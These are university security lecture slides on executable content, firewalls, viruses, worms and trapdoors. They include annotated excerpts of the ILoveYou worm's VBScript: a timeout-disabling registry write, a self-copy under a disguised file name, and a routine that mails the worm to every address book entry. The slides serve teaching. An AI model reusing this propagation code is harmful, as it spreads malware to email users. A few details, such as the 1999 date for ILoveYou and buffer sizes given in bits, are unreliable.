Executable Content Problem and Malicious code (Part 1)

Dave Evans at U of Virginia was the author of some of these slides that are being presented today and used with permission

Security in the Practical World for Host Systems

Wants:
- Internet presence
- Use of commodity software
- Stability of servers & clients

Problems
- Commodity software is bug-ridden
- Ubiquitous Internet -> ubiquitous threat
- Mobile code can penetrate firewalls

Host System Security

- Traditionally:
  - Don't put your host on the open net, or otherwise
  - Spend effort verifying correctness of your software
- Doesn't work anymore because
  - Customers demand net access
  - Custom software no longer economically viable

Commodity Host System Security

- So now we have commodity software on public networks. How safe is it?
- Not very: Security depends on correctness and verification
  - Features matter more to MS than correctness
    - e.g. Office 97 sells, even though it has more bugs
  - Verification of commercial software largely not possible

Solution: Firewalls

- It's too hard to make your host software correct enough to be secure
- Instead, build a simple barrier between you and the Internet: a Firewall
- Present Firewalls have a broad span between ease of use and security

Firewalls

- A simple, robust machine that is hard to corrupt
- Allows some network traffic through, denies other network traffic
- Keeps outsiders from accessing your hosts
- Stops simple attacks, giving the illusion of security
- Firewalls work because they have been stripped down to the essentials, and the essentials have been "carefully inspected"

Firewall Security Strategy

- Firewall is a *perimeter* defense
- The *entire* perimeter must be equally secured
  - Otherwise: steel door on a cardboard box
- Examples of potential perimeter weaknesses:
  - Desktops with PPP connections to the Internet
  - Inter-office networks
  - Dial-up modem pools
  - Business partner networks

Firewall Limitations

- Some vulnerabilities are hard to stop
  - Disgruntled employee damages data
  - Disgruntled employee steals data on a floppy
- Firewall is a CYA (Cover Your Assets) move:
  - Prevents Internet connection from becoming *another* serious threat

Levels of Threat

- Levels of threat
  - Best case: firewall detects attack and stops it
  - Middle: attack gets through firewall
  - Worst case: attack corrupts the firewall itself, allowing *anyone* access to the protected network
- Can be thought of as “zones of risk”
  - Unprotected network: entire network is at risk
  - Firewall: only the firewall is at risk
- Creates a single point of failure: Isnt that bad?
  - No: security is an “and” requirement, so reducing exposure is good

Variations on a Firewall

- Intranet: simply don’t connect to the global Internet
- VPN: use encryption and IP tunneling to get the appearance of a private network, but with the packets delivered across the Internet. Problems:
  - Brand new thus weak verification
  - Congestion control: problematic
  - Probable plain-text crypto cracking

Executable Content Problem: Example of Software Security

- User documents are changing
  - look less like text, and more like programs
- The more a document is interpreted, the more it behaves like a program:
  - ASCII text: no interpretation
  - HTML: simple interpretation, forms a problem
  - MS Word documents: macros are programs
  - Java: full programs, secured only by JVM
  - ActiveX: full programs, no security at all

Executable Content = Virus Transport

- User content must pass through firewall
- Sophisticated programs can attack you in arbitrarily clever ways, and users are not accustomed to inspecting what the program does
- User discretion doesn’t help: if programs normally accepted, users just click “yes”
- Firewalls can detect active content, but not reliably:
  - There are ways to encode programs so they don’t look like programs to the firewall
- Firewalls cannot reliably distinguish active content from malicious active content:
  - Theorem due to Alan Turing’s original computer science paper describing the “decidability problem”

Securing Active Content Environments

- Stop-gap: disallow all active content
  - Only recent versions of Netscape allow a central administrator to turn off Java and Javascript
  - Nothing prevents a user from installing their own copy of Netscape or Explorer and turning Java back on
- Restrict active content's access: Java security model
- Authenticate content provider: ActiveX Authenticode and Java digitally signed applets

CS165, B. D. Fleisch 13

Restricting Active Content's Access

- Java security model: Applets loaded from the network are restricted:
  - managed by JVM's security manager
  - no access to file system
- Idea: active content runs in a "sandbox", isolated from your important data
- Basic problem with restricting access on *any* interface is complexity:
  - hard to show that complex interfaces don't allow unintended access
- JVM is a very complex interface ➔hence hard to verify secure
- Useful applications really do need access to your important data

CS165, B. D. Fleisch 14

Authenticating Active Content Providers

- Only run programs from sources you trust
- Microsoft Authenticode:
  - only run programs from sources transitively trusted by sources you trust (Certificate Authorities)
- Scope of trust *somewhat* programmable

CS165, B. D. Fleisch 15

Outline

- Examination of ILoveYou Code
- Malicious Code Taxonomy
- Virus Primer
- Malcode Defenses Overview
  - Virus Scanners

CS165, B. D. Fleisch 16

Hole Found in Java

- From Computerworld February 26, 2001
  - Sun Microsystems admits Java software could allow an attacker to execute malicious commands on a victim's computer
  - Hole permits execution of commands from outside the Java environment
- Malicious code is all around us even in supposedly safe environments

LoveLetter.VBS

- This 328-line program caused ~$10B in damage last Spring
- How much work and smarts was required?

Main Loop

```
rem  barok -loveletter(vbe) <i hate go to school>
rem by: spyder  /  ispyder@mail.com  /
   @GRAMMERSoft Group  / Manila,Philippines
On Error Resume Next
...
 wscr.RegWrite "...Scripting Host\
      Settings\Timeout", 0
sub main()
   ...
   Set c = fso.GetFile(WScript.ScriptFullName)
   c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
   ...
   spreadtoemail()
   ...
end sub
```

Smart people would convey more interesting message.

Smart virus writers don't include their contact information.

This was smart – turn off scripting timeout in registry. (Dumb for Microsoft.)

spreadtoemail (edited to fit)

```
sub spreadtoemail()
   for ctrlists=1 to mapi.AddressLists.Count
     set a=mapi.AddressLists(ctrlists)
     x=1
     for ctrentries=1 to a.AddressEntries.Count
        malead=a.AddressEntries(x)
        set male=out.CreateItem(0)
        male.Recipients.Add(malead)
        male.Subject = "ILOVEYOU"
        male.Body = "kindly check the attached
              LOVELETTER coming from me."
        male.Attachments.Add(dirsystem&
                   "\LOVE-LETTER-FOR-YOU.TXT.vbs")
        male.Send
         x=x+1
      next
     next
end sub
```


Smart virus writers can spell "mail".

Smart virus writers understand for loops.


Be Very Afraid...

- When really dumb people with no resources write malicious programs, it costs $10B.
- What would happen if smart people with resources wrote a malicious program?

Taxonomy of Code



Taxomony of Malcode [Stallings, p. 502]




Summary of Malicous Code (Pfleeger)

Table 5-1 Types of Malicious Code

Code Type	Characteristics
Virus	Attaches itself to program and propagates copies of itself to other programs
Trojan horse	Contains unexpected, additional functionality
Logic bomb	Triggers action when condition occurs
Time bomb	Triggers action when specified time occurs
Trapdoor	Allows unauthorized access to functionality
Worm	Propagates copies of itself through a network
Rabbit	Replicates itself without limit to exhaust resource

Trojan Horses



- Greeks and Trojans at war
  - Eris (Discord), Paris, Aphroditie, Helen
- Greeks attacking Troy, bombarded city for 10 years, but couldn't get through city walls.
- Pretended to leave, left big wooden horse as gift
- Trojans brought horse into city (had to tear down part of wall to do this), got silly drunk celebrating victory.
- Greeks jumped out, killed sentries, and let in Greek army.

Modern Trojan Horses

- User runs program that looks harmless
  - Program pretends to be "cool, dancing bears", also erases your hard drive
- Most attacks today are Trojan Horses
  - ILoveYou, Melissa, recent Microsoft attack, etc.
- Rely on modern humans being as dumb as mythical Trojans
  - No matter how good your city/fire walls are, they don't do any good if you can't stop users from running random code

Virus Primer

- Nasty properties
- How Viruses Attach
- Gaining Control
- Homes for Viruses
- Virus Signatures
- Case Studies
- Virus Scanners

Nasty Properties of Viruses

- Hard to Detect
- Hard to Destroy or Deactivate
- Spreads Infection Widely
- Spreads Infection Quickly
- Can Reinfect
- Easy to Create
- Machine Independent

How Viruses Attach(1)

- Appended Viruses
  - Insert before the first executable instruction
  - Control goes to what used to be first program instruction
    - Simple
    - Effective




Figure 5-1 Virus Appended to a Program

How Viruses Attach(2)

- Surround Viruses - virus runs the original program but has control before and after execution
  - Example: if virus is on disk size would show in dir list
  - Virus attaches itself to program that constructs the directory listing
  - Regains control after listing but before listing is displayed or printed
  - Virus eliminates its own entry of falsifies the space counts




Figure 5-2 Virus Surrounding a Program

How Viruses Attach(3)

- Virus might replace some of its target
- Integrate itself into original code of target
- Virus writer must understand code to be attacked
- Virus might replace entire target!




Figure 5-3 Virus Integrated into Program

Gaining Control




Figure 5-4 Virus Completely Replacing a Program

Homes for Viruses: Boot Sector Viruses

Typical bootup:


- Firmware checks the hardware
- Transfers control to OS. How? Os is on disk.
- It reads into memory a bootstrap program
  - Firmware reads a fixed number of bytes from a fixed location on the disk (boot sector) to a fixed address in memory and then
  - Jumps into that area of memory
- Bootstrap program reads into memory the rest of the OS from disk

Homes for Viruses: Boot Sector Viruses(2)

- Large amount of space may be reserved for the bootstrap loader
- The boot sector on PC is slightly less than 512 bytes. Bootstrap loader is larger
- Chaining is used: each block of the bootstrap is chained to contain the next block
- Allows big bootstrap loaders
- BUT ALSO SIMPLIFIES THE INSTALLATION OF A VIRUS!

Bootstrap Viruses

- Installs before detection tools
  - Complicates detection
  - Makes more difficult
- Boot files usually hidden from users of OS ➔ made invisible
  - Virus code not easily noticed



Bootstrap Viruses (2)

- Other steps in booting:
  - Loading and invoking parts of OS
  - Reading files to personalize the installation
  - Loading and invoking files called for in personalization
    - For MS-DOS/PC: IO.SYS and MSDOS.SYS are os files to be read
    - Config.sys and autoexec.bat

Options:

- Attach to IO.SYS or MSDOS.SYS
- Attach to any other program loaded because of an entry in CONFIG.SYS or AUTOEXEC.BAT
- Add an entry to CONFIG.SYS or AUTOEXEC.BAT to cause it to be loaded

Memory Resident Viruses

- Resident code of OS is code that is never freed when programs terminate
  - Routines that interpret keys on keyboard
  - Error handling code
  - Program that acts like an alarm clock
  - Aka → TSRs (terminate and stay resident routines)
- Good place for virus to hide
- Example: boot sector virus attaches itself to memory resident code. Each time virus might check whether a disk in the disk drive was infected, and if not, infect it

Other Homes for Viruses

- Application program: macros
  - User can record a series of commands using a macro
  - Repeat those commands with one invocation
  - Startup macro called every time the application is executed
  - Virus writer can create a virus macro that adds itself to the startup directives
  - Embeds a copy of itself in data files so that infection spreads to anyone receiving the files

Other Homes for Viruses(2)

- Libraries: good hiding place for viruses
  - Used by many programs
  - Shared between users
- Others: compilers, linkers, runtime monitors, runtime debuggers and even virus control programs!

Virus Signatures

- Viruses have signatures
  - Most be stored somewhere
  - Code must be in memory to execute
- Signature useful for virus scanner

Signatures: Storage Patterns

- Usually attached piece is always located at same relative position to its attached file
- Usually at beginning of file
- Or jump to virus module




Figure 5-6 Recognizable Patterns in Viruses

Virus Signatures: Storage Patterns

- Size of file grows if attached to file
- Virus may obliterate program to assure size doesn't change but functioning of original program may be broken
- Virus scanner can use a code or checksum to detect changes to file
- Look for suspicious patterns such as jump as first instruction

Virus Effects and Causes

Table 5-2 Virus Effects and Causes

Virus Effect	How It Is Caused
Attach to executable program	• Modify file directory • Write to executable program file
Attach to data or control file	• Modify directory • Rewrite data • Append to data • Append data to self
Remain in memory	• Intercept interrupt by modifying interrupt handler address table • Load self in nontransient memory area
Infect disks	• Intercept interrupt • Intercept operating system call (to format disk, for example) • Modify system file • Modify ordinary executable program
Conceal self	• Intercept system calls that would reveal self and falsify result • Classify self as "hidden" file
Spread infection	• Infect boot sector • Infect system program • Infect ordinary program • Infect data ordinary program reads to control its execution
Prevent deactivation	• Activate before deactivating program and block deactivation • Store copy to reinfect after deactivation

Polymorphic Viruses

- A virus that can change and alter its appearance
- A polymorphic virus must randomly reposition all parts of itself and randomly change fixed data
- Eg. Virus uses encryption under various keys to change form
  - Virus has decryption key, object code of virus and encrypted object code of decryption routine
  - Decryption routine can be used as a signature
- E.g. Randomly intersperse harmless instructions throughout code (makes it hard to locate a signature)

Preventing Virus Infection

- Use only commercial software acquired from reliable, well-established vendors
- Test all new software on isolated computers
- Make a bootable diskette and store it safely
- Make and retain backup copies of executable system files
- Use virus scanners regularly

Differences between:
Morris Worm 1988
Melissa
ILoveYou 1999


Vulnerabilities Exploited

- Morris Worm:
  - Buffer overflow: fingerd uses gets
  - sendmail debug mode
  - Weak Unix passwords
- Melissa:
  - Word enables macros by default, no limitations on macro behavior
- ILoveYou:
  - Dumb people will run code attached to email

Buffer Overflows

gets (s);

Input more than 64 bits: gets just writes down stack
bit 65: address of bit 66 on stack
bits 66-...: instructions



Preventing Buffer Overflows

- Use run-time checks on all memory references
- Safe languages (CLU, Java, Eiffel, etc.)
  - Safe libraries for C (don't use gets, strcpy, etc.)
- Separate code and data segments
  - Make code segment unwriteable (once application loaded), only allow jumps in code segment
- Static analysis
  - Check binary or source code
- But – about ½ of recent vulnerabilities are still buffer overflows!

Replication Strategy

- Morris Worm
  - Searched .forward files (should have used .rhosts) to find other hosts to attack
  - Used password guessing to break into other accounts
  - Used fingerd, sendmail vulnerabilites
- Melissa/ILoveYou
  - Emails itself to entries in victim's Outlook address book

Damage

- Morris Worm
  - Infected ~6000 computers (10% of Internet)
- Melissa
  - Infected 1.2 Million machines in a few hours
- ILoveYou
  - $10 Billion in damage

Outcomes

- Internet Worm (Robert Morris, Jr.)
  - Convicted under ... 1986
  - 3 years suspended sentence (no jail time), $10,000 fine, 400 hours of community service
  - Current occupation
- Melissa (David Smith) (~$80m damages)
  - Plead guilty, Dec 1999 (second successful prosecution of virus author
  - Hired by Rutgers as Computer Technician while awaiting sentencing
- ILoveYou ($10B damages)
  - Release without penalty, no laws in Philippines

Responses

- Morris Worm
  - Disconnect from network
  - Disorganized, phone
    - Anonymous message (probably from Robert Morris) explaining how to disable virus was not noticed or distributed
  - DARPA established CERT
- Melissa
  - CERT Advisory, Eradicated quickly
    - But CERT had to rebuild Web server
- ILoveYou
  - Many countries have since passed laws, Europe treaty announced

CS165, B. D. Fleisch 53

Targeted Malicious Code

Trapdoor – secret, undocumented entry point into a module

- Inserted in code development
- May be created during the testing of a module
- May be used to provide hooks for future modifications or enhancements

CS165, B. D. Fleisch 54

Sources of Trapdoors

- Drivers – call certain pieces of code to test functionality
- Stubs – replace production code until actual code is written




Figure 5-7 Stubs and Drivers

CS165, B. D. Fleisch 55

Sources of Trapdoors (2)

- Special control sequences may be put in code such as a .debug statement with certain parameters
- Command allows statement to modify internal variables of program to debug it
- These undocumented extra commands can produce side effects and can be used as trapdoors
- Internet worm spread → debugging trapdoor left in an email program

CS165, B. D. Fleisch 56

Sources of Trapdoors (3)

- Poor error checking
  - Case statement default ignored
  - C library I/O routine forgets to check whether there are characters left in the input buffer before returning a pointer to the next character
- Undefined opcodes – may implement peculiar instructions
  - Used to test design of processor

Causes of Trapdoors

- Forget to remove them
- Intentionally left for program testing
- Intentionally left for maintenance of the final product
- Intentionally left as a covert means of access to the routine after is it a product

Salami Attack

- Shave odd bits of money from each computation
- Amount shaved is very small
- Accumulated amounts add up